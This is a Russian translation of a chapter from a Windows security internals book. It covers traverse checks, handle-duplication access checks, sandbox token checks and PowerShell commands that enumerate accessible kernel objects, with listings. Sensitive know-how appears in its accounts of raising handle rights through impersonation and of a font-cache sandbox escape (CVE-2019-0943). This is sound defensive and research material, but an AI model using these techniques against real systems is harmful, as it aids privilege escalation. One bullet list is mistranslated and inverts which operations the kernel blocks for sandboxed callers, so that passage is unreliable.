
В этой изменённой версии сценария, созданного в листинге 6-37, вместо простой проверки SID владельца мы вызываем `Get-NtGrantedAccess` с дескриптором безопасности. Это должно получить доступ, предоставленный вызывающей стороне. Другой подход состоял бы в проверке предоставленного доступа для любого маркера олицетворения уровня `Identification` с доступом `Query` к дескриптору и последующей передаче его в параметре `Token`. В следующей главе мы исследуем более простой способ крупномасштабной проверки доступа без необходимости писать собственные сценарии.

Подведение итогов

В этой главе мы подробно описали реализацию процесса проверки доступа в Windows. В частности, были рассмотрены обязательные проверки доступа операционной системы, проверки владельца и привилегий маркера, а также избирательные проверки доступа. Мы также создали собственную реализацию процесса проверки доступа, чтобы вы могли лучше его понять.

Затем мы рассмотрели, как два типа маркеров песочницы, ограниченные и lowbox, влияют на процесс проверки доступа, ограничивая доступ к ресурсам. Наконец, обсудили проверку типов объектов и центральные политики доступа, важные функции корпоративной безопасности Windows.

Глава 8. Другие сценарии проверки доступа



Проверки доступа определяют, какой доступ должна иметь вызывающая сторона при открытии ресурса ядра. Однако иногда мы выполняем их по другим причинам, поскольку они могут служить дополнительными проверками безопасности. В этой главе подробно рассматриваются некоторые примеры применения проверок доступа как вторичного механизма безопасности.

Сначала рассмотрим проверку обхода, определяющую, имеет ли вызывающая сторона доступ к иерархии ресурсов. Затем обсудим применение проверок доступа при дублировании дескриптора. Мы также рассмотрим, как проверка доступа может ограничить для изолированных приложений доступ к сведениям ядра, например спискам процессов. Наконец, я опишу несколько дополнительных команд PowerShell, автоматизирующих проверку доступа к ресурсам.

Проверка обхода

При доступе к иерархическому набору ресурсов, например дереву каталогов объектов, пользователь должен пройти по иерархии до целевого ресурса. Для каждого каталога или контейнера в иерархии система выполняет проверку доступа, чтобы определить, может ли вызывающая сторона перейти к следующему контейнеру. Такая проверка называется проверкой обхода и выполняется всякий раз, когда код ищет путь внутри диспетчера ввода-вывода или диспетчера объектов. Например, на рисунке 8-1 показаны проверки обхода, необходимые для доступа к объекту OMNS по пути `ABC\QRS\XYZ\OBJ`.




Рисунок 8-1. Проверки обхода, необходимые для доступа к OBJ

Как видно, прежде чем получить доступ к OBJ, необходимо выполнить три проверки доступа. Каждая проверка доступа извлекает дескриптор безопасности из контейнера, а затем проверяет характерный для типа доступ, чтобы определить, разрешён ли обход. И OMNS, и файловые каталоги могут предоставлять или запрещать доступ `Traverse`. Если бы, например, QRS запретил вызывающей стороне доступ `Traverse`, проверка обхода завершилась бы неудачей, как показано на рисунке 8-2.




Рисунок 8-2. Проверки обхода, заблокированные в QRS

Даже если вызывающая сторона прошла бы проверки доступа для XYZ и OBJ, теперь QRS отказывает в доступе при проверке обхода, поэтому получить доступ к OBJ по пути `ABC\QRS\XYZ\OBJ` больше невозможно.

Проверка обхода не позволяет пользователю получить доступ к своим ресурсам, если какой-либо родительский контейнер запрещает доступ `Traverse`. Такое поведение неожиданно: почему пользователь не должен иметь доступа к собственным ресурсам? Оно также вызывает опасения по поводу производительности. Если для доступа к файлам пользователь должен иметь доступ ко всем родительским контейнерам, ядру приходится тратить время и усилия на проверку доступа каждого контейнера, хотя с точки зрения безопасности важно лишь то, имеет ли пользователь доступ к ресурсу, который хочет открыть.

Привилегия SeChangeNotifyPrivilege

Чтобы приблизить поведение проверки обхода к ожидаемому и уменьшить влияние на производительность, SRM определяет привилегию `SeChangeNotifyPrivilege`, включённую по умолчанию почти у каждого объекта `Token`. Если эта привилегия включена, система полностью обходит проверку обхода и позволяет пользователям получать доступ к ресурсам, которые иначе были бы заблокированы недоступным родителем. В листинге 8-1 проверяется поведение привилегии с помощью объектов каталога OMNS.

```
PS> $path = "\BaseNamedObjects\ABC\QRS\XYZ\OBJ"
PS> $os = New-NtMutant $path -CreateDirectories
PS> Enable-NtTokenPrivilege SeChangeNotifyPrivilege
PS> Test-NtObject $path
```

```
True

PS> $sd = New-NtSecurityDescriptor -EmptyDacl
PS> Set-NtSecurityDescriptor "\BaseNamedObjects\ABC\QRS" $sd Dacl
PS> Test-NtObject $path
True

PS> Disable-NtTokenPrivilege SeChangeNotifyPrivilege
PS> Test-NtObject $path
False

PS> Test-NtObject "OBJ" -Root $os[1]
True
```

Листинг 8-1. Проверка SeChangeNotifyPrivilege для обхода проверок обхода

Сначала создаём объект `Mutant` и все его родительские каталоги, автоматизируя создание каталогов с помощью свойства `CreateDirectories`. Убеждаемся, что привилегия включена, а затем командой `Test-NtObject` проверяем, можно ли открыть объект `Mutant`. Вывод показывает, что объект `Mutant` открывается.

Затем задаём каталогу QRS дескриптор безопасности с пустым DACL. Он должен блокировать любой доступ к объекту каталога, включая доступ `Traverse`. Однако при повторной проверке доступа видно, что объект `Mutant` по-прежнему доступен, поскольку включена привилегия `SeChangeNotifyPrivilege`.

Теперь отключаем привилегию и снова пытаемся открыть объект `Mutant`. На этот раз обход каталога завершается неудачей. Без привилегии `SeChangeNotifyPrivilege` или доступа к каталогу QRS объект `Mutant` больше нельзя открыть. Однако последняя проверка демонстрирует, что при наличии доступа к родителю после QRS, например XYZ, объект `Mutant` можно открыть относительно него, передав каталог в параметре `Root`.

Ограниченные проверки

Ядро содержит дополнительную оптимизацию производительности проверок обхода. Если привилегия `SeChangeNotifyPrivilege` отключена, ядро вызывает функцию `SeFastTraverseCheck`, которая выполняет более ограниченную проверку вместо полной проверки доступа. Для полноты я повторно реализовал функцию `SeFastTraverseCheck` в PowerShell, чтобы мы могли подробнее исследовать её поведение. Реализация показана в листинге 8-2.

```
function Get-FastTraverseCheck {
    Param(
        $TokenFlags,
        $SecurityDescriptor,
        $AccessMask
    )

    if ($SecurityDescriptor.DaclNull) {
        return $true
    }
    if (($TokenFlags -band "IsFiltered, IsRestricted") -ne 0) {
        return $false
    }
    $sid = Get-Ntsid -KnownSid World
    foreach($ace in $SecurityDescriptor.Dacl) {
        if ($ace.IsInheritedOnly -or !$ace.IsAccessGranted($AccessMask)) {
            continue
        }
        if ($ace.IsDeniedAce) {
            return $false
        }
        if ($ace.IsAllowedAce -and $ace.Sid -eq $sid) {
            return $true
```

```
            }
        }
        return $false
    }
```

Листинг 8-2. Реализация SeFastTraverseCheck на PowerShell

Сначала определяем три параметра функции: флаги маркера, дескриптор безопасности объекта каталога и проверяемые права доступа `Traverse`. Права доступа указываются потому, что диспетчер объектов и диспетчер ввода-вывода используют эту функцию для объектов `Directory` и `File`, а значение права доступа `Traverse` у этих двух типов объектов различается; передача доступа параметром позволяет функции проверки обрабатывать оба случая.

Затем проверяем, является ли DACL дескриптора безопасности NULL, и при этом предоставляем доступ. После этого проверяем два флага маркера. Если флаги указывают, что маркер фильтрован или ограничен, быстрая проверка завершается неудачей. Ядро копирует эти флаги из объекта `Token` вызывающей стороны. Флаги можно получить из пользовательского режима через свойство `Flags` объекта `Token`, как показано в листинге 8-3.

```
PS> $token = Get-NtToken -Pseudo -Primary
PS> $token.Flags
VirtualizeAllowed, IsFiltered, NotLow

PS> $token.ElevationType
Limited
```

Листинг 8-3. Запрос флагов маркера

Обратите внимание, что среди флагов есть `IsFiltered`. Почему он установлен, если выполнение происходит не в песочнице ограниченного маркера? Запрос типа повышения маркера показывает значение `Limited`, то есть это маркер по умолчанию администратора UAC. Чтобы преобразовать полный маркер администратора в маркер по умолчанию, LSASS использует системный вызов `NtFilterToken`, который устанавливает флаг `IsFiltered`, но не `IsRestricted`, поскольку только удаляет группы, не добавляя ограничивающие SID. Это означает, что администратор UAC, выполняющий код как пользователь по умолчанию, никогда не пройдёт быструю проверку обхода, тогда как обычный пользователь может пройти её. Такое поведение не влияет на безопасность, но означает, что при отключённой `SeChangeNotifyPrivilege` производительность поиска ресурсов снизится.

Последняя проверка в листинге 8-3 состоит в перечислении ACE DACL. Если ACE предназначено только для наследования или не содержит требуемой маски доступа `Traverse`, оно пропускается. Если это запрещающее ACE, быстрая проверка обхода завершается неудачей, причём SID ACE вообще не проверяется. Наконец, если ACE разрешающее, а SID равен SID группы Everyone, быстрая проверка завершается успешно. Если ACE больше нет, проверка завершается неудачей.

Обратите внимание, что эта быстрая проверка не определяет, включена ли группа Everyone в маркере вызывающей стороны. Причина в том, что обычно удалить группу Everyone можно только путём фильтрации маркера. Важное исключение - анонимный маркер, который не имеет групп, но и никак не фильтрован.

Теперь перейдём к ещё одному применению проверки доступа: учёту предоставленного доступа при назначении дублированного дескриптора.

Проверки доступа при дублировании дескриптора

Система всегда выполняет проверку доступа при создании или открытии ресурса ядра, возвращающего дескриптор. Но что происходит при дублировании этого дескриптора? В

простейшем случае, когда новый дескриптор имеет ту же маску предоставленного доступа, что и исходный, система не выполняет никаких проверок. Также можно удалить некоторые части маски предоставленного доступа, и это тоже не вызовет дополнительной проверки доступа. Однако если вы хотите добавить дублированному дескриптору дополнительные права доступа, ядро запросит дескриптор безопасности объекта и выполнит новую проверку доступа, чтобы определить, разрешать ли доступ.

При дублировании дескриптора необходимо указать дескрипторы исходного и целевого процессов, а проверка доступа выполняется в контексте целевого процесса. Это означает, что проверка доступа учитывает первичный маркер целевого, а не исходного процесса, что может стать проблемой, если привилегированный процесс попытается продублировать дескриптор менее привилегированному процессу с дополнительным доступом. Такая операция завершится ошибкой Access Denied.

В листинге 8-4 продемонстрировано поведение проверки доступа при дублировании дескриптора.

```
PS> $sd = New-NtSecurityDescriptor -EmptyDacl
PS> $m = New-NtMutant -Access ModifyState, ReadControl -SecurityDescriptor $sd
PS> Use-NtObject($m2 = Copy-NtObject -Object $m) {
    $m2.GrantedAccess
}
ModifyState, ReadControl

PS> $mask = Get-NtAccessMask -MutantAccess ModifyState
PS> Use-NtObject($m2 = Copy-NtObject -Object $m -DesiredAccessMask $mask) {
    $m2.GrantedAccess
}
ModifyState

PS> Use-NtObject($m2 = Copy-NtObject -Object $m -DesiredAccess GenericAll) {
    $m2.GrantedAccess
}
Copy-NtObject : (0xC0000022) - {Access Denied}
A process has requested access to an object, ...
```

Листинг 8-4. Проверка поведения проверки доступа при дублировании дескриптора

Сначала создаём новый объект `Mutant` с пустым DACL и запрашиваем для дескриптора только доступ `ModifyState` и `ReadControl`. Это блокирует доступ к объекту для всех пользователей, кроме владельца, которому проверка владельца, описанная в предыдущей главе, может предоставить доступ `ReadControl` и `WriteDac`. Проверяем дублирование, запросив тот же доступ, который и возвращает новый дескриптор.

Далее запрашиваем только доступ `ModifyState`. Поскольку DACL объекта `Mutant` пуст, это право доступа не было бы предоставлено при проверке доступа, а так как новый дескриптор получил `ModifyState`, мы знаем, что проверка доступа не выполнялась. Наконец, пытаемся увеличить доступ, запросив `GenericAll`. Теперь проверка доступа обязательна, поскольку мы запрашиваем больше прав доступа, чем имеет текущий дескриптор. Проверка завершается ошибкой Access Denied.

Если бы при создании `Mutant` мы не задали дескриптор безопасности, безопасность не была бы связана с объектом и последняя проверка завершилась бы успешно, предоставив `Full Access`. Как упоминалось в главе 2, при дублировании неименованных дескрипторов менее привилегированным процессам с удалением доступа необходимо соблюдать осторожность: целевой процесс может суметь повторно продублировать дескриптор с большим доступом. В листинге 8-5 проверяется влияние флага `NoRightsUpgrade` системного вызова `NtDuplicateObject` на проверку доступа при дублировании дескриптора.

```
PS> $m = New-NtMutant -Access ModifyState
PS> Use-NtObject($m2 = Copy-NtObject -Object $m -DesiredAccess GenericAll) {
    $m2.GrantedAccess
}
```

```
ModifyState, Delete, ReadControl, WriteDac, WriteOwner, Synchronize

PS> Use-NtObject($m2 = Copy-NtObject -Object $m -NoRightsUpgrade) {
    Use-NtObject($m3 = Copy-NtObject -Object $m2 -DesiredAccess GenericAll) {}
}
Copy-NtObject : (0xC0000022) - {Access Denied}
A process has requested access to an object, ...
```

Листинг 8-5. Проверка флага NoRightsUpgrade системного вызова NtDuplicateObject

Сначала создаём неименованный объект `Mutant`, с которым не будет связан дескриптор безопасности. Для первоначального дескриптора запрашиваем только доступ `ModifyState`. Однако попытка продублировать новый дескриптор с доступом `GenericAll` завершается успешно, предоставляя нам полный доступ.

Теперь проверяем флаг `NoRightsUpgrade`. Поскольку маска доступа не указывается, дескриптор будет продублирован с доступом `ModifyState`. С новым дескриптором затем выполняем ещё одно дублирование, на этот раз запросив доступ `GenericAll`. Видно, что дублирование дескриптора завершается неудачей. Причина не в проверке доступа: вместо этого в записи дескриптора в ядре установлен флаг, указывающий, что любой запрос большего доступа должен немедленно завершаться неудачей. Это не позволяет использовать дескриптор для получения дополнительных прав доступа.

Неправильная обработка дублированных дескрипторов может приводить к уязвимостям. Например, CVE-2019-0943 - обнаруженная мной проблема в привилегированной службе, отвечающей за кэширование сведений о файлах шрифтов в Windows. Служба дублировала дескриптор объекта `Section` процессу песочницы с доступом только для чтения. Однако процесс песочницы мог преобразовать дескриптор обратно в дескриптор раздела с правом записи и отобразить раздел в память как доступный для записи. Это позволяло процессу песочницы изменить состояние привилегированной службы и выйти из песочницы. Windows исправила уязвимость, продублировав дескриптор с флагом `NoRightsUpgrade`.

КОНТЕКСТ ПРОЦЕССА ПОТОКА

Каждый поток связан с процессом. Обычно при проверке доступа ядро извлекает объект `Process` из структуры объекта вызывающего потока и с его помощью находит первичный маркер для проверки доступа. Однако с потоком связан второй объект `Process`: текущий контекст процесса, указывающий процесс, в котором поток в данный момент выполняет код.

Обычно эти объекты совпадают, однако иногда ядро переключает текущий контекст процесса на другой процесс, чтобы сэкономить время при выполнении определённых задач, например при доступе к дескрипторам или виртуальной памяти. После переключения процесса любая проверка доступа потока найдёт первичный маркер процесса, на который произошло переключение, а не маркер процесса, связанного с потоком. Операции дублирования дескрипторов используют такое переключение контекста процесса: ядро сначала запрашивает таблицу дескрипторов исходного процесса, а затем переключает контекст процесса вызывающего потока на целевой процесс, чтобы создать новый дескриптор в таблице дескрипторов этого процесса.

Процесс может злоупотребить этим поведением, чтобы продублировать менее привилегированному процессу дескриптор с большим доступом. Если вызвать системный вызов `NtDuplicateObject`, олицетворяя собственный маркер с доступом к объекту, то при выполнении проверки доступа будет захвачен `SECURITY_SUBJECT_CONTEXT` потока, в котором первичным маркером станет маркер целевого процесса. Но, что особенно важно, маркером олицетворения также становится олицетворяемая личность. В результате проверка доступа выполняется по маркеру олицетворения вызывающей стороны, а не по

> первичному маркеру целевого процесса. Это позволяет продублировать дескриптор с дополнительными предоставленными правами доступа, даже если первичный маркер целевого процесса не прошёл бы проверку этих прав. Однако на практике, вероятно, не следует полагаться на такое поведение: это деталь реализации, которая может измениться.

Проверки доступа при проверке обхода и дублировании дескрипторов обычно скрыты от наблюдения, но обе связаны с безопасностью отдельного ресурса. Далее обсудим, как проверки доступа ограничивают извлекаемые сведения и выполняемые операции для группы ресурсов. Эти ограничения действуют на основании маркера вызывающей стороны независимо от индивидуально заданного доступа к ресурсам.

Проверки маркера песочницы

Начиная с Windows 8 Microsoft старается усложнить компрометацию системы путём выхода за ограничения маркера песочницы. Это особенно важно для программного обеспечения, например веб-браузеров и средств чтения документов, обрабатывающего недоверенное содержимое из интернета.

Ядро реализует два API, использующих проверку доступа для определения, находится ли вызывающая сторона в песочнице: `ExIsRestrictedCaller`, появившийся в Windows 8, и `RtlIsSandboxToken`, появившийся в Windows 10. Эти API возвращают эквивалентные результаты; различие между ними состоит в том, что `ExIsRestrictedCaller` проверяет маркер вызывающей стороны, а `RtlIsSandboxToken` - указанный объект `Token`, который не обязан принадлежать вызывающей стороне.

Внутри эти API выполняют проверку доступа для маркера и предоставляют доступ, только если маркер не находится в песочнице. В листинге 8-6 показана повторная реализация этой проверки доступа в PowerShell.

```
PS> $type = New-NtType -Name "Sandbox" -GenericRead 0x20000
-GenericAll 0x1F0001
PS> $sd = New-NtSecurityDescriptor -NullDacl -Owner "SY" -Group "SY"
-Type $type
PS> Set-NtSecurityDescriptorIntegrityLevel $sd Medium -Policy NoReadUp
PS> Get-NtGrantedAccess -SecurityDescriptor $sd -Access 0x20000 -PassResult
Status               Granted Access Privileges
------               -------------- ----------
STATUS_SUCCESS       GenericRead    NONE

PS> Use-NtObject($token = Get-NtToken -Duplicate -IntegrityLevel Low) {
    Get-NtGrantedAccess -SecurityDescriptor $sd -Access 0x20000
-Token $token -PassResult
}
Status               Granted Access Privileges
------               -------------- ----------
STATUS_ACCESS_DENIED None           NONE
```

Листинг 8-6. Проверка доступа для маркера песочницы

Сначала необходимо определить фиктивный тип объекта ядра с помощью команды `New-NtType`. Это позволяет указать общее сопоставление для проверки доступа. Мы задаём только значения `GenericRead` и `GenericAll`, поскольку доступ на запись и выполнение в данном контексте неважен. Обратите внимание, что новый тип локален для PowerShell: ядру о нём ничего не известно.

Затем определяем дескриптор безопасности с NULL DACL и SID владельца и группы, равными пользователю SYSTEM. Как описано в предыдущей главе, NULL DACL откажет в доступе маркерам

lowbox, но не другим типам маркеров песочницы, например ограниченным маркерам.

Для обработки других типов маркеров добавляем ACE обязательной метки Medium с политикой `NoReadUp`. В результате любому маркеру с уровнем целостности ниже Medium будет отказано в доступе к маске, указанной в поле `GenericRead` общего сопоставления. Маркеры lowbox игнорируют обязательную метку Medium, но их мы уже учли с помощью NULL DACL. Обратите внимание, что этот дескриптор безопасности не считает маркерами песочницы ограниченные маркеры с уровнем целостности Medium. Неясно, является ли это преднамеренным упущением или ошибкой реализации.

Теперь можно выполнить проверку доступа командой `Get-NtGrantedAccess`, используя текущий маркер вне песочницы. Проверка доступа завершается успешно, предоставляя доступ `GenericRead`. Если повторить проверку с маркером уровня целостности Low, система откажет в доступе, указывая, что маркер находится в песочнице.

Внутри API ядра вызывают API `SeAccessCheck`, который вернёт ошибку, если вызывающая сторона имеет маркер олицетворения уровня `Identification`. Поэтому ядро считает некоторые маркеры олицетворения находящимися в песочнице, даже если реализация из листинга 8-6 указывала бы обратное.

Когда любой из API указывает, что вызывающая сторона находится в песочнице, ядро изменяет своё поведение следующим образом:

• Перечисляет только процессы и потоки, к которым можно получить непосредственный доступ.
• Блокирует доступ к загруженным модулям ядра.
• Перечисляет открытые дескрипторы и адреса их объектов ядра.
• Создаёт произвольные символические ссылки файлов и диспетчера объектов.
• Создаёт новый ограниченный маркер с большим доступом.

Например, в листинге 8-7 мы запрашиваем дескрипторы, олицетворяя маркер уровня целостности Low, и получаем отказ в доступе.

```
PS> Invoke-NtToken -Current -IntegrityLevel Low {
    Get-NtHandle -ProcessId $pid
}
Get-NtHandle : (0xC0000022) - {Access Denied}
A process has requested access to an object, ...
```

Листинг 8-7. Запрос сведений о дескрипторах при олицетворении маркера уровня целостности Low

Хотя доступ к `ExIsRestrictedCaller` имеет только код режима ядра, к `RtlIsSandboxToken` можно обращаться из пользовательского режима, поскольку он также экспортируется в NTDLL. Это позволяет запросить ядро с помощью дескриптора маркера и выяснить, считает ли ядро этот маркер маркером песочницы. API `RtlIsSandboxToken` предоставляет результат через свойство `IsSandbox` объекта `Token`, как показано в листинге 8-8.

```
PS> Use-NtObject($token = Get-NtToken) {
    $token.IsSandbox
}
False

PS> Use-NtObject($token = Get-NtToken -Duplicate -IntegrityLevel Low) {
    $token.IsSandbox
}
True
```

Листинг 8-8. Проверка состояния песочницы маркеров

Объект `Process`, возвращаемый `Get-NtProcess`, имеет свойство `IsSandboxToken`. Внутри это свойство открывает маркер процесса и вызывает `IsSandbox`. С помощью этого свойства можно

легко определить, какие процессы находятся в песочнице, например сценарием из листинга 8-9.

```
PS> Use-NtObject($ps = Get-NtProcess -FilterScript {$_.IsSandboxToken}) {
    $ps | ForEach-Object { Write-Host "$($_.ProcessId) $($_.Name)" }
}
7128 StartMenuExperienceHost.exe
7584 TextInputHost.exe
4928 SearchApp.exe
7732 ShellExperienceHost.exe
1072 Microsoft.Photos.exe
7992 YourPhone.exe
```

Листинг 8-9. Перечисление всех процессов текущего пользователя в песочнице

Эти проверки песочницы являются важным средством ограничения раскрытия сведений и опасной функциональности, например символических ссылок, повышающей шансы злоумышленника выйти из песочницы и получить дополнительные привилегии. Например, блокирование доступа к таблице дескрипторов предотвращает раскрытие адресов объектов ядра, которые можно было бы использовать для эксплуатации уязвимостей повреждения памяти ядра.

Теперь мы рассмотрели три применения проверки доступа, не связанные с открытием ресурса. Завершим главу описанием команд, упрощающих проверку доступа для множества отдельных ресурсов.

Автоматизация проверок доступа

В предыдущей главе был приведён практический пример применения `Get-NtGrantedAccess` для определения предоставленного доступа к набору объектов ядра. Если требуется проверить ресурс другого типа, например файлы, сценарий необходимо изменить, используя команды для файлов.

Поскольку проверка предоставленного доступа к множеству ресурсов - очень полезная операция, модуль PowerShell содержит несколько команд для автоматизации процесса. Эти команды предназначены для быстрой оценки поверхности атаки безопасности доступных ресурсов в системе Windows. Все они начинаются с `Get-Accessible`, а вывести их список можно командой `Get-Command`, как показано в листинге 8-10.

```
PS> Get-Command Get-Accessible* | Format-Wide
Get-AccessibleAlpcPort                      Get-AccessibleDevice
Get-AccessibleEventTrace                    Get-AccessibleFile
Get-AccessibleHandle                        Get-AccessibleKey
Get-AccessibleNamedPipe                     Get-AccessibleObject
Get-AccessibleProcess                       Get-AccessibleScheduledTask
Get-AccessibleService                       Get-AccessibleToken
Get-AccessibleWindowStation                 Get-AccessibleWnf
```

Листинг 8-10. Список команд `Get-Accessible*`

К некоторым из этих команд мы вернёмся в последующих главах. Здесь сосредоточимся на команде `Get-AccessibleObject`, которой можно автоматизировать проверку доступа по всему OMNS. Команда позволяет указать проверяемый путь OMNS, после чего перечисляет OMNS и сообщает либо максимальный предоставленный доступ, либо возможность предоставить определённую маску доступа.

Можно также указать маркеры, используемые для проверки доступа. Команда может получать маркеры из следующего списка:

- Объекты `Token`.
- Объекты `Process`.
- Имена процессов.

• Идентификаторы процессов.
• Командные строки процессов.

Если при запуске команды не указать параметры, она использует текущий первичный маркер. Затем она перечисляет все объекты на основании пути OMNS и выполняет проверку доступа для каждого указанного маркера. Если проверка доступа проходит успешно, команда формирует структурированный объект со сведениями о результате. Пример показан в листинге 8-11.

```
PS> Get-AccessibleObject -Path "\"
TokenId Access                      Name
------- ------                      ----
C5856B9 GenericExecute|GenericRead    \
```

Листинг 8-11. Получение доступных объектов из корня OMNS

Здесь мы выполняем команду для корня OMNS и получаем в выводе три столбца:

• **TokenId.** Уникальный идентификатор маркера, использованного для проверки доступа.
• **Access.** Предоставленный доступ, сопоставленный с общими правами доступа.
• **Name.** Имя проверенного ресурса.

С помощью `TokenId` можно различать результаты для разных маркеров, указанных команде.

Этот вывод представляет лишь часть результата команды `Get-AccessibleObject`. Остальные сведения можно извлечь командами наподобие `Format-List`. Кроме того, командой PowerShell `Format-NtSecurityDescriptor` можно вывести копию дескриптора безопасности, использованного для проверки доступа, как показано в листинге 8-12.

```
PS> Get-AccessibleObject -Path \ | Format-NtSecurityDescriptor -Summary
<Owner> : BUILTIN\Administrators
<Group> : NT AUTHORITY\SYSTEM
<DACL>
Everyone: (Allowed)(None)(Query|Traverse|ReadControl)
NT AUTHORITY\SYSTEM: (Allowed)(None)(Full Access)
BUILTIN\Administrators: (Allowed)(None)(Full Access)
NT AUTHORITY\RESTRICTED: (Allowed)(None)(Query|Traverse|ReadControl)
```

Листинг 8-12. Вывод дескриптора безопасности, использованного для проверки доступа

Поскольку здесь команда выполнена для каталога, может возникнуть вопрос, перечислит ли она также содержащиеся в каталоге объекты. По умолчанию нет: команда открывает путь как объект и выполняет проверку доступа. Чтобы рекурсивно проверить все объекты каталога, необходимо указать параметр `Recurse`. Команда `Get-AccessibleObject` также принимает параметр `Depth`, позволяющий задать максимальную глубину рекурсии. При выполнении рекурсивной проверки пользователем без прав администратора может появиться множество предупреждений, как в листинге 8-13.

```
PS> Get-AccessibleObject -Path "\" -Recurse
WARNING: Couldn't access \PendingRenameMutex - Status: STATUS_ACCESS_DENIED
WARNING: Couldn't access \ObjectTypes - Status: STATUS_ACCESS_DENIED
--snip--
```

Листинг 8-13. Предупреждения при рекурсивном перечислении объектов

Предупреждения можно отключить, задав параметру `WarningAction` значение `Ignore`, но помните, что они сообщают важные сведения. Для работы команды необходимо открыть каждый объект и запросить его дескриптор безопасности. В пользовательском режиме это требует пройти проверку доступа при открытии; если у вас нет разрешения открыть объект с доступом `ReadControl`, команда не сможет выполнить проверку доступа. Для улучшения результатов команду можно выполнить от имени администратора, а для наилучших результатов - от имени пользователя SYSTEM, запустив оболочку PowerShell пользователя SYSTEM командой `Start-Win32ChildProcess`.

По умолчанию команда выполняет проверку доступа с маркером вызывающей стороны. Но если команда выполняется от имени администратора, такое поведение, вероятно, нежелательно, поскольку почти все ресурсы предоставят администраторам полный доступ. Вместо этого рассмотрите указание произвольных маркеров для проверки ресурса. Например, при выполнении от имени администратора UAC следующая команда рекурсивно открывает ресурсы с маркером администратора, но выполняет проверку доступа с маркером без прав администратора из процесса Explorer:

```
PS> Get-AccessibleObject -Path \ -ProcessName explorer.exe -Recurse
```

Часто требуется отфильтровать список проверяемых объектов. Можно выполнить проверку доступа для всех объектов, а затем отфильтровать список, но это потребует большого объёма работы, результаты которой затем будут просто отброшены. Чтобы сэкономить время, команда `Get-AccessibleObject` поддерживает несколько параметров фильтрации:

• **TypeFilter.** Список имён типов NT для проверки.
• **Filter.** Фильтр имён, ограничивающий открываемые объекты; может содержать подстановочные знаки.
• **Include.** Фильтр имён, определяющий результаты, включаемые в вывод.
• **Exclude.** Фильтр имён, определяющий результаты, исключаемые из вывода.
• **Access.** Маска доступа, ограничивающая вывод только объектами с определённым предоставленным доступом.

Например, следующая команда найдёт все объекты `Mutant`, которые можно открыть с доступом `GenericAll`:

```
PS> Get-AccessibleObject -Path \ -TypeFilter Mutant -Access GenericAll
-Recurse
```

По умолчанию параметр `Access` требует предоставить весь доступ до вывода результата. Это можно изменить, указав `AllowPartialAccess`, который выводит любой результат, частично соответствующий заданному доступу. Если требуется увидеть все результаты независимо от предоставленного доступа, укажите `AllowEmptyAccess`.

Практические примеры

Завершим главу несколькими практическими примерами с использованием изученных команд.

Упрощение проверки доступа к объекту

В предыдущей главе мы использовали команду `Get-NtGrantedAccess`, чтобы автоматизировать проверку доступа к объектам ядра и определить их максимальный предоставленный доступ. Для этого сначала требовалось запросить дескриптор безопасности объекта. Затем мы передавали это значение команде вместе с типом проверяемого объекта ядра.

Если у вас есть дескриптор объекта, вызов команды `Get-NtGrantedAccess` можно упростить, указав объект параметром `Object`, как показано в листинге 8-14.

```
PS> $key = Get-NtKey HKLM\Software -Win32Path -Access ReadControl
PS> Get-NtGrantedAccess -Object $key
QueryValue, EnumerateSubKeys, Notify, ReadControl
```

Листинг 8-14. Выполнение проверки доступа к объекту

